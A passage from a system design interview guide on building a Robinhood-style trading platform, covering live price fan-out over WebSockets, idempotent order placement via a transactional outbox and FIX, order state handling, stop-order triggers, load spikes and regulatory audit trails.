```

The two lines to remember: price fan-out is tens of millions of messages per second and must be coalesced; orders are only ~13k per second but must be perfect.

4. Core entities

- User / Account: holder of cash and positions. Fields: account_id, buying_power, status.
- Symbol: a tradable stock. Fields: ticker, exchange, tick size, trading status (halted or not).
- Quote: latest price for a symbol. Fields: ticker, bid, ask, last, ts, seq.
- Order: a user's instruction. Fields: order_id, client_order_id, account_id, ticker, side, type, qty, limit_price, status, filled_qty, avg_price, exchange_order_id.
- Execution (fill): a trade confirmation from the exchange. Fields: exec_id, order_id, qty, price, ts.
- OrderEvent: immutable log row for each state change (for audit).

```sql
CREATE TABLE orders (
  order_id          UUID PRIMARY KEY,
  account_id        BIGINT NOT NULL,
  client_order_id   TEXT NOT NULL,          -- idempotency from the app
  ticker            TEXT NOT NULL,
  side              TEXT NOT NULL,          -- buy / sell
  type              TEXT NOT NULL,          -- market / limit
  qty               NUMERIC(18,6) NOT NULL,
  limit_price       NUMERIC(18,4),
  status            TEXT NOT NULL,
  filled_qty        NUMERIC(18,6) DEFAULT 0,
  exchange_order_id TEXT,
  version           INT NOT NULL DEFAULT 0,
  created_at        TIMESTAMPTZ NOT NULL,
  UNIQUE (account_id, client_order_id)
);

CREATE TABLE order_events (                 -- append-only audit log
  event_id   BIGSERIAL PRIMARY KEY,
  order_id   UUID NOT NULL,
  type       TEXT NOT NULL,                 -- created, sent, acked, fill, ...
  payload    JSONB NOT NULL,
  ts         TIMESTAMPTZ NOT NULL
);
```

```json
{"ticker": "AAPL", "bid": 227.41, "ask": 227.43, "last": 227.42,
 "ts": 1793905620123, "seq": 88123401}
```

5. API design

All endpoints require the user's OAuth access token. Account id comes from the token.

`GET /v1/quotes?symbols=AAPL,TSLA` – snapshot of latest prices. Response 200 with a list of quotes.

`WS /v1/stream` – live price stream. Client sends:

```json
{"action": "subscribe", "symbols": ["AAPL", "TSLA"]}
```

Server pushes `{"type": "quote", "ticker": "AAPL", "last": 227.42, "seq": 88123401}`. (SSE `GET /v1/stream?symbols=...` is an alternative for read-only streams.)

`POST /v1/orders` – place an order.


```json
{"client_order_id": "c9a1-...", "ticker": "AAPL", "side": "buy",
 "type": "limit", "qty": 10, "limit_price": 225.00, "time_in_force": "gfd"}
```

Response 202: `{"order_id": "o-55", "status": "pending"}`. 200 with the same order if `client_order_id` was already used. 400 invalid, 403 insufficient buying power, 409 symbol halted, 429 rate limited.

`DELETE /v1/orders/{order_id}` – request cancel. Response 202 `{"status": "cancel_pending"}`. Cancel is a request to the exchange; it is final only when the exchange confirms.


`GET /v1/orders?status=open` and `GET /v1/orders/{order_id}` – order status and fills. Order updates are also pushed on the same WebSocket as `{"type": "order", ...}`.

6. High-level design



How will users see live prices?

1. Market data ingest connects to exchange feeds (or a consolidated feed such as the SIP), normalizes messages, and publishes each quote to the price bus on a topic per symbol (or per symbol shard).
2. Ingest also updates the latest quote per symbol in Redis for snapshots.
3. A client opens a WebSocket to a stream edge server and subscribes to its symbols.
4. The edge server subscribes to those symbols on the bus (once per server, not per client) and forwards updates, coalesced to at most a few per second per symbol.
5. On subscribe, the edge first sends the Redis snapshot so the screen is filled instantly.



How will users place an order?

1. The app generates a `client_order_id` (UUID) and calls `POST /v1/orders`.
2. The order service checks idempotency (unique `account_id, client_order_id`), validates the symbol and quantity, and reserves buying power.
3. In one DB transaction it inserts the order with status `pending` and appends an `created` event to the order events table (and an outbox row for publishing).
4. It returns 202. The exchange gateway picks the order up from the outbox, sends a FIX `NewOrderSingle` with our `order_id` as the FIX `ClOrdID`, and marks the order `sent`.
5. The exchange replies with an ack (order is open) and later fills. The gateway writes each into the DB and pushes updates to the user.

How will users cancel an order?

1. `DELETE /v1/orders/{id}` sets `cancel_pending` if the order is open.
2. The gateway sends a FIX `OrderCancelRequest`.
3. The exchange replies with cancelled (or “too late to cancel” if it already filled). The order moves to its final state accordingly.

How will users see order status?

1. Every state change is written to the order DB and the event log.
2. A publisher pushes order updates to the user’s WebSocket channel.
3. `GET /v1/orders` reads from the order DB (or a read replica for history).

7. Deep dives

How do we stream live prices to 10 million clients?

The problem: 200M symbol subscriptions and millions of ticks. Sending every tick to every client is impossible and useless (a human cannot read 20 updates per second).

Transport options:

Option	Pros	Cons
Client polling every 1 s	Simple, cacheable	10M req/s, wasted calls, latency up to 1 s
Server-Sent Events (SSE)	One-way, HTTP friendly, auto-reconnect	Server-to-client only (fine for prices)
WebSocket	Two-way: subscribe and unsubscribe on one connection	Stateful connections, needs sticky routing

Recommended: WebSocket (SSE is a fine answer too). Three ideas make fan-out tractable:

1. Shard by symbol upstream. The bus has a topic or channel per symbol. An edge server subscribes to a symbol once and fans it out locally to all its clients who want it.
2. Coalesce. The edge keeps only the latest quote per symbol and flushes every 250 ms to 1 s. Ten ticks become one message.
3. Subscribe only to what is on screen. The app unsubscribes when a symbol scrolls off.

```python
class EdgeServer:
    def __init__(self):
        self.subs = defaultdict(set)      # ticker -> set of connections
        self.latest = {}                  # ticker -> newest quote
        self.dirty = set()

    def on_client_subscribe(self, conn, tickers):
        for t in tickers:
            if not self.subs[t]:
                bus.subscribe(f"quotes.{t}", self.on_quote)   # once per server
            self.subs[t].add(conn)
            conn.send(redis.get(f"quote:{t}"))                # snapshot first

    def on_quote(self, q):
        self.latest[q.ticker] = q          # overwrite, older ticks dropped
        self.dirty.add(q.ticker)

    async def flush_loop(self):
        while True:
            await asyncio.sleep(0.25)
            for t in self.dirty:
                msg = encode(self.latest[t])
                for conn in self.subs[t]:
                    conn.send_nowait(msg)  # drop if client buffer is full
            self.dirty.clear()
```

```
Market feed -> ingest -> pub/sub (channel per symbol, sharded)
                              |
          +--------------------+--------------------+
          v                    v                    v
     edge-1 (50k conns)    edge-2 (50k conns)  ...  edge-300
     subscribes AAPL,TSLA  subscribes AAPL,NVDA
          |                    |
       clients              clients
```

Hot symbols (TSLA on a news day) are subscribed by nearly every edge server. That is 300 subscribers per symbol at the bus, which Redis pub/sub or NATS handles easily. Clients connect through a load balancer; any edge can serve any client, so no client stickiness is needed beyond the connection itself. Slow clients get their messages dropped rather than buffered, since only the latest price matters. Sequence numbers let the client ignore out-of-order updates.

How do we place orders with the exchange reliably?

The problem: the order service writes to its DB and also must send to the exchange. These are two systems. If we send first and crash before writing, we have a live order we do not know about. If we write first and crash before sending, the user's order never goes out.

Option	Pros	Cons
Send to exchange, then write DB	Fast	Crash leaves unknown live order (worst case)
Write DB, then send in the same request	Simple	Crash after write leaves order stuck in pending
Write DB + outbox in one transaction, separate sender	Never lose an order	Sender must be idempotent

Recommended: transactional outbox. The DB row is the source of truth. The exchange gateway reads pending outbox rows and sends them. Because we use our `order_id` as the FIX `ClOrdID`, and exchanges reject duplicate `ClOrdID`s per session/day, a resend after a crash is detected instead of creating a second order.

```python
def place_order(account_id, req):
    with db.transaction():
        existing = db.find_order(account_id, req.client_order_id)
        if existing:
            return existing                       # idempotent replay
        buying_power.reserve(account_id, estimate_cost(req))   # same txn/lock
        order = db.insert_order(account_id, req, status="pending")
        db.insert_event(order.id, "created", req)
        db.insert_outbox(topic="orders.new", key=order.id, payload=order)
    return order

def gateway_sender():
    for row in db.poll_outbox("orders.new", limit=500):
        fix.send_new_order_single(cl_ord_id=row.key, **row.payload)
        db.mark_order_sent(row.key)               # status pending -> sent
        db.delete_outbox(row.id)
```

Ambiguous case: we sent, then lost the connection before the ack. We do not know if the exchange has the order. Do not resend blindly. Send a FIX `OrderStatusRequest` with the `ClOrdID`, or wait for the exchange's resend on session recovery (FIX sessions have sequence numbers and replay missed messages on reconnect). Until resolved, the order shows `pending` to the user, and cancel is still allowed.

How do we keep order state consistent and idempotent?

The problem: fills can arrive out of order, duplicated (FIX replay), or race with a user's cancel. A partially filled order can get a cancel and another fill at the same time.

Recommended: an explicit state machine, idempotency per exchange execution id, and optimistic concurrency on the order row.

```
pending -> sent -> open -> partially_filled -> filled
   |         |       |            |
   |         |       +--> cancel_pending --> cancelled
   |         |                    |              (or filled if too late)
   +-> rejected  <----------------+ rejected by exchange
```

```python
def on_execution_report(er):                        # from FIX gateway
    with db.transaction():
        if db.exists("executions", exec_id=er.exec_id):
            return                                  # duplicate fill, ignore
        o = db.lock_order(er.cl_ord_id)             # SELECT ... FOR UPDATE
        if er.type == "fill":
            db.insert_execution(er)
            o.filled_qty += er.last_qty
            o.status = "filled" if o.filled_qty == o.qty else "partially_filled"
            positions.apply(o.account_id, o.ticker, o.side, er.last_qty, er.last_px)
        elif er.type == "cancelled":
            o.status = "cancelled"
            buying_power.release_unfilled(o)
        elif er.type == "rejected":
            o.status = "rejected"; buying_power.release_unfilled(o)
        db.update_order(o)
        db.insert_event(o.id, er.type, er.raw)
        db.insert_outbox("orders.updates", o.account_id, o)  # push to user
```

The exchange is the source of truth for fills. Once a day we reconcile our orders and executions against the exchange's (and the clearing firm's) end-of-day files and alert on any mismatch.

Database choice: orders need transactions and strong consistency, so a relational database (Postgres, Aurora) sharded by account_id. At ~13k orders/s and ~52k events/s peak, 8 to 16 shards with headroom are enough.

How do we support limit orders triggered by price?

The problem: "Sell AAPL if it reaches $240." There are two ways to do this, and the interviewer wants to hear the trade-off.

Option	How	Pros	Cons
Send the limit order to the exchange right away	Exchange holds it in its book	Exchange does matching, fair priority, simplest	Supported only for real limit orders, not every order type
Hold it in our own trigger engine	We watch prices, send a market/limit order when triggered	Supports stop orders, conditional orders, extended features	We must watch every tick, latency and fairness on us

Recommended: true limit orders go straight to the exchange (it is the exchange's job). For stop and stop-limit orders (which trigger on a price but are not on the book), run a trigger engine sharded by symbol.

```
# one trigger worker owns a set of symbols
# per symbol: two sorted structures of resting triggers
buy_stops  = SortedList(key=lambda o: o.stop_price)   # trigger when price >= stop
sell_stops = SortedList(key=lambda o: o.stop_price)   # trigger when price <= stop

def on_trade(ticker, price):
    while buy_stops[ticker] and buy_stops[ticker][0].stop_price <= price:
        fire(buy_stops[ticker].pop(0))
    while sell_stops[ticker] and sell_stops[ticker][-1].stop_price >= price:
        fire(sell_stops[ticker].pop())

def fire(o):
    order_service.submit_child(o.id, type="market" if o.kind == "stop" else "limit")
```

Each check is O(log n) per tick. The trigger worker consumes the full-rate price stream (not the coalesced one). Its state lives in the order DB; on restart it reloads resting triggers for its symbols.

How do we survive the market-open spike?

The problem: at 9:30 ET, orders that were queued overnight plus a rush of new ones hit at once. Meme-stock days add 10x more. Connections also spike as users open the app.

Recommended mix:

Technique	What it does
Pre-scale before 9:30	Scheduled autoscaling of edge, API, and order services; warm caches
Queue overnight orders	Orders placed when closed are stored and released to the exchange at a paced rate at open
Rate limits per user and per symbol	Stop a single client or bot from flooding
Admission control	If the order path is saturated, return 503 with retry-after fast rather than time out
Degrade prices, never orders	Raise the coalescing interval from 250 ms to 1-2 s under load
Connection jitter	Clients reconnect with random backoff to avoid a thundering herd

```python
# token bucket in front of the exchange gateway per FIX session
class Pacer:
    def __init__(self, rate_per_s, burst):
        self.rate, self.tokens, self.burst, self.t = rate_per_s, burst, burst, time()

    def acquire(self):
        now = time()
        self.tokens = min(self.burst, self.tokens + (now - self.t) * self.rate)
        self.t = now
        if self.tokens >= 1:
            self.tokens -= 1
            return True
        return False                              # caller waits or queues
```

Exchanges limit messages per session, so we spread load across many FIX sessions and pace each.

How do we keep an audit trail regulators accept?


The problem: broker-dealers must keep order records for years in a form that cannot be altered, and report order lifecycle events to regulators (for example the FINRA Consolidated Audit Trail).

Recommended: the `order_events` table is append-only (no UPDATE or DELETE grants). A change data capture (CDC) stream copies every event to Kafka and then to write-once storage, such as S3 Object Lock in compliance mode with a 7-year retention. A daily job builds the regulatory report from the same events.

```
Order DB (order_events, append-only)
       | CDC (Debezium)
       v
Kafka "order-events" --> S3 (Object Lock, WORM, 7 yr) --> daily CAT report
                     \-> reconciliation job vs exchange/clearing files
```


Each event carries timestamps from our system and the exchange, plus the user and device ids, so we can reconstruct exactly who did what and when.

8. Final architecture



Component	Job	Technology example
Market data ingest	Normalize exchange feeds	C++/Java feed handlers
Price pub/sub	Channel per symbol	Redis pub/sub, NATS, Kafka
Quote cache	Latest price snapshot	Redis
Stream edges	Hold 10M connections, coalesce	WebSocket servers (Go, Netty)
Order service	Validate, reserve buying power, state machine	Java/Go service
Order DB	Orders, fills, events, outbox	Postgres / Aurora, sharded by account
Exchange gateway	FIX sessions, pacing, recovery	QuickFIX-style engine
Trigger engine	Stop and conditional orders	In-memory sorted sets per symbol
Audit pipeline	Immutable retention and reporting	Debezium, Kafka, S3 Object Lock

Deployment map (AWS)



The lossy price path and the exact order path share only the VPC: quotes flow from exchange feeds through ingest and per-symbol pub sub to the stream edges, while orders go through the API gateway and Postgres outbox to the FIX gateway.

9. Common mistakes and interviewer follow-ups

- Mistake: designing a matching engine. Robinhood is a broker. Say: we route orders to exchanges; we do not match them.
- Mistake: one system for prices and orders with the same guarantees. Say: prices are AP and coalesced; orders are CP and transactional.
- Mistake: sending every tick to every client. Say: per-symbol channels, one subscription per edge server, coalescing, only visible symbols.
- Mistake: no idempotency on order submit. A retry on a flaky phone network buys 20 shares instead of 10. Say: client_order_id unique per account, and order_id as FIX ClOrdID.

- Mistake: “send then save” to the exchange. Say: transactional outbox and FIX session recovery for ambiguous sends.
- Mistake: treating cancel as instant. Say: `cancel_pending` until the exchange confirms; a fill can still win.
- Follow-up: “Where does buying power live?” In the same transaction as the order on the account’s shard, so reserve and insert succeed or fail together.
- Follow-up: “What about after-hours?” Same design, different trading sessions and order flags; overnight orders wait in our queue until the session opens.

10. One-page cheat sheet

Topic	Key point
Two systems	Prices: AP, lossy, coalesced. Orders: CP, exact, audited
Price scale	10M clients, 200M subs, coalesce to <= 4/s, ~300 edge servers
Fan-out	Channel per symbol, edge subscribes once, local fan-out, snapshot on subscribe
Order scale	~430/s avg, ~13k/s at open
Idempotency	client_order_id unique per account; order_id = FIX ClOrdID; exec_id dedup
Exchange integration	Transactional outbox, FIX sessions with sequence replay
State	pending, sent, open, partial, filled, cancel_pending, cancelled, rejected
Limit orders	Real limits go to exchange; stops in trigger engine sharded by symbol
Open spike	Pre-scale, pace FIX sessions, rate limits, degrade prices not orders
Audit	Append-only events, CDC to S3 Object Lock 7 years, daily reconciliation

Sources

- Hello Interview: Design a Stock Trading Platform Like Robinhood
- Hello Interview: Real-time Updates pattern
- System Design Handbook: Robinhood System Design Interview
- microservices.io: Transactional outbox pattern
- FIX Trading Community: FIX protocol overview
- FINRA: Consolidated Audit Trail (CAT)
- AWS: S3 Object Lock

24. Google Docs (Hard)

